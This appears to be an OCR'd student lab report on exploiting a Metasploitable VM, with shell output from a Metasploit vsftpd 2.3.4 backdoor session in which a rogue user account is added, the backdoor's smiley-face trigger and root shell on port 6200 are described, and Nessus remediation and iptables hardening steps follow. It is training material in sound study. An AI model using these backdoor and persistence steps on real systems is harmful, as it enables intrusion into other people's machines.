
Metasploit (VSFTPD v2.3.4 Backdoor Command Execution)

Reference Information

BID: 48539


EDB-ID: 17491

Part 3: Step 16: Contents of home directory




```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:299 errors:0 dropped:0 overruns:0 frame:0
          TX packets:299 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:120561 (117.7 KB)  TX bytes:120561 (117.7 KB)

adduser eviltwinskippy
Adding user `eviltwinskippy' ...
Adding new group `eviltwinskippy' (1003) ...
Adding new user `eviltwinskippy' (1003) with group `eviltwinskippy' ...
Creating home directory `/home/eviltwinskippy' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: P@ssw0rd!
Retype new UNIX password: P@ssw0rd!
passwd: password updated successfully
Changing the user information for eviltwinskippy
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
y
Is the information correct? [y/N] y
sh: line 7: y: command not found
cd /home
ls
eviltwinskippy
ftp
msfadmin
service
user
```

Part 3: Step 19: iptables rules




```
passwd: password updated successfully
Changing the user information for eviltwinskippy
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
y
Is the information correct? [y/N] y
sh: line 7: y: command not found
cd /home
ls
eviltwinskippy
ftp
msfadmin
service
user
iptables -nvL
Chain INPUT (policy ACCEPT 94795 packets, 5967K bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 91664 packets, 10M bytes)
 pkts bytes target     prot opt in     out     source               destination
iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Part 3: Step 24: Remote Hack message



```
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48954 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=465 RES=0x00 A
CK URGP=0
Sep 24 16:52:43 metasploitable kernel: [ 3811.453263] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48955 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=481 RES=0x00 A
CK URGP=0
Sep 24 16:52:44 metasploitable kernel: [ 3812.473641] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48956 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=497 RES=0x00 A
CK URGP=0
Sep 24 16:52:45 metasploitable kernel: [ 3813.493583] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48957 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=513 RES=0x00 A
CK URGP=0
Sep 24 16:52:46 metasploitable kernel: [ 3814.514003] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48958 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=529 RES=0x00 A
CK URGP=0
Sep 24 16:52:47 metasploitable kernel: [ 3815.534045] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48959 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=545 RES=0x00 A
CK URGP=0
Sep 24 16:52:48 metasploitable kernel: [ 3816.554156] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48960 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=561 RES=0x00 A
CK URGP=0
Sep 24 16:52:49 metasploitable kernel: [ 3817.574331] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48961 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=577 RES=0x00 A
CK URGP=0
Sep 24 16:52:50 metasploitable kernel: [ 3818.594454] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48962 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=593 RES=0x00 A
CK URGP=0
Sep 24 16:52:51 metasploitable kernel: [ 3819.614762] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48963 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=609 RES=0x00 A
CK URGP=0
Sep 24 16:52:52 metasploitable kernel: [ 3820.634774] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00
 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48964 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=625 RES=0x00 A
CK URGP=0
^C
Abort session 1? [y/N]  y

[*] 172.30.0.55 - Command shell session 1 closed.  Reason: User exit
msf exploit(vsftpd_234_backdoor) >
```

Part 3: Step 29: Recommended solutions and source code



with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Solution

Validate and recompile a legitimate copy of the source code.

Version: 1.8

Type: remote

Family: FTP

Published: 2011/07/06

Modified: 2018/08/08

Dependencies: 10092, 11153


Risk Information

```
<!DOCTYPE html><html lang="en"><head><meta charSet="utf-8" class="next-head next-head"/><title
class="next-head">vsftpd Smiley Face Backdoor | Tenable™</title><meta name="description" content="The remote
FTP server contains a backdoor, allowing execution of arbitrary code. (Nessus Plugin ID 55523)"
class="next-head"/><meta property="og:title" content="vsftpd Smiley Face Backdoor" class="next-head"/><meta
property="og:description" content="The remote FTP server contains a backdoor, allowing execution of arbitrary
code. (Nessus Plugin ID 55523)" class="next-head"/><meta name="twitter:title" content="vsftpd Smiley Face
Backdoor" class="next-head"/><meta name="twitter:description" content="The remote FTP server contains a
backdoor, allowing execution of arbitrary code. (Nessus Plugin ID 55523)" class="next-head"/><meta
http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" class="next-head"/><meta name="viewport"
content="width=device-width, initial-scale=1" class="next-head"/><link rel="apple-touch-icon" sizes="180x180"
href="https://www.tenable.com/sites/all/themes/tenablefourteen/img/favicons/apple-touch-icon.png"
class="next-head"/><link rel="icon" type="image/png" sizes="32x32"
href="https://www.tenable.com/sites/all/themes/tenablefourteen/img/favicons/favicon-32x32.png"
class="next-head"/><link rel="icon" type="image/png" sizes="16x16"
```

SECTION 3

Part 1


Recommended solutions to the critical vulnerabilities



Severity	Plugin Id	Name
Critical (10.0)	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
Critical (10.0)	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Critical (10.0)	33850	Unix Operating System Unsupported Version Detection
Critical (10.0)	34970	Apache Tomcat Manager Common Administrative Credentials
Critical (10.0)	51988	Rogue Shell Backdoor Detection
Critical (10.0)	55523	vsftpd Smiley Face Backdoor
Critical (10.0)	61708	VNC Server 'password' Password

Plugin ID 32314 & 32321: Consider all cryptographic material generated on the remote host to be guessable. All SSH, SSL and OpenVPN key material should be re-generated.
Plugin ID 33850: Upgrade to a version of the Unix operating system that is currently supported.
Plugin ID 34970: Upgrade to a version of the Unix operating system that is currently supported.
Plugin ID 51988: Verify if the remote host has been compromised and reinstall the system if necessary.
Plugin ID 55523: Validate and recompile a legitimate copy of the source code.
Plugin ID 61708: Secure the VNC service with a strong password (Nessus, 2018)


Part 2: iptables allowing SSH access on port 22



```
root@kali:~# sudo iptables -A INPUT -p tcp -s 172.30.0.2 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
root@kali:~# iptables -L -v -n
Chain INPUT (policy ACCEPT 2 packets, 515 bytes)
 pkts bytes target     prot opt in     out     source               destination
   12   864 ACCEPT     tcp  --  *      *       172.30.0.2           0.0.0.0/0            tcp dpt:22 ctstate NEW,ESTABLISHED

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 7 packets, 1016 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@kali:~# 
```

(Anicas, 2015)


Dropping connections and logging command



```
 pkts bytes target     prot opt in     out     source               destination
root@kali:~# sudo iptables -I INPUT 5 -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-levl 7
iptables v1.4.21: unknown option "--log-levl"
Try `iptables -h' or 'iptables --help' for more information.
root@kali:~# sudo iptables -I INPUT 5 -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-level 7
iptables: Index of insertion too big.
root@kali:~# sudo iptables -I INPUT 5 -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-level 4
iptables: Index of insertion too big.
root@kali:~# sudo iptables -I INPUT 5 -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-level 2
iptables: Index of insertion too big.
root@kali:~# sudo iptables -I INPUT 2 -m limit --limit 2/min -j LOG --log-prefix "iptables denied: " --log-level 4
root@kali:~# iptables -N LOGGING
root@kali:~# iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
  770 60496 ACCEPT     tcp  --  *      *       172.30.0.2           0.0.0.0/0            tcp dpt:22 ctstate NEW,ESTABLISHED
    2   515 LOG        all  --  *      *       0.0.0.0/0            0.0.0.0/0            limit: avg 2/min burst 5 LOG flags 0
 level 4 prefix "iptables denied: "

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 14 packets, 2160 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain LOGGING (0 references)
 pkts bytes target     prot opt in     out     source               destination
root@kali:~# clear
root@kali:~# iptables -L -v -n
```

(Creane, 2016)

Attempted SSH login failed




```
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 47 packets, 6456 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain LOGGING (0 references)
 pkts bytes target     prot opt in     out     source               destination
root@kali:~# /var/log/iptables/iptables.log
-bash: /var/log/iptables/iptables.log: No such file or directory
root@kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@kali:~# pwd
/root
root@kali:~# ssh root@172.30.0.7
The authenticity of host '172.30.0.7 (172.30.0.7)' can't be established.
ECDSA key fingerprint is SHA256:HY7W2UUzS1NhyyPRGOzjnKLc1WSC+ntEaRsLyYYenuI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '172.30.0.7' (ECDSA) to the list of known hosts.
root@172.30.0.7's password:
Permission denied, please try again.
root@172.30.0.7's password:
Permission denied, please try again.
root@172.30.0.7's password:
Connection closed by 172.30.0.7
root@kali:~# /var/log/iptables/iptables.log
-bash: /var/log/iptables/iptables.log: No such file or directory
root@kali:~# iptables -L -v -n
Chain INPUT (policy ACCEPT 51 packets, 7405 bytes)
```

(Rackspace, 2016)

Part 3

The second vulnerability that could allow remote command shell


Using Ethical Hacking Techniques to Exploit a Vulnerable Wo...
George Boakye
10 minutes remaining
Keyboard
System
https://www.tenable.com/pl
Nessus Scan Report
VNC Server 'password' P...
Nmap Scan Report - Scann...
https://www.tenable.com/plugins/lce/families
1:13 PM
9/26/2018

Plugins

- Newest
- Updated
- Search
- Nessus Families
- WAS Families
- NNM Families
- LCE Families

VNC Server 'password' Password

CRITICAL Nessus Plugin ID 61708

Synopsis

A VNC server running on the remote host is secured with a weak password.

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Plugin Details

Severity: Critical

ID: 61708

File Name: vnc_password_password.nasl

Version: Revision: 1.2

Type: remote


Family: Gain a shell remotely

Published: 2012/08/29

Modified: 2015/09/24


Dependencies: 19288

Exploits associated with the vulnerability



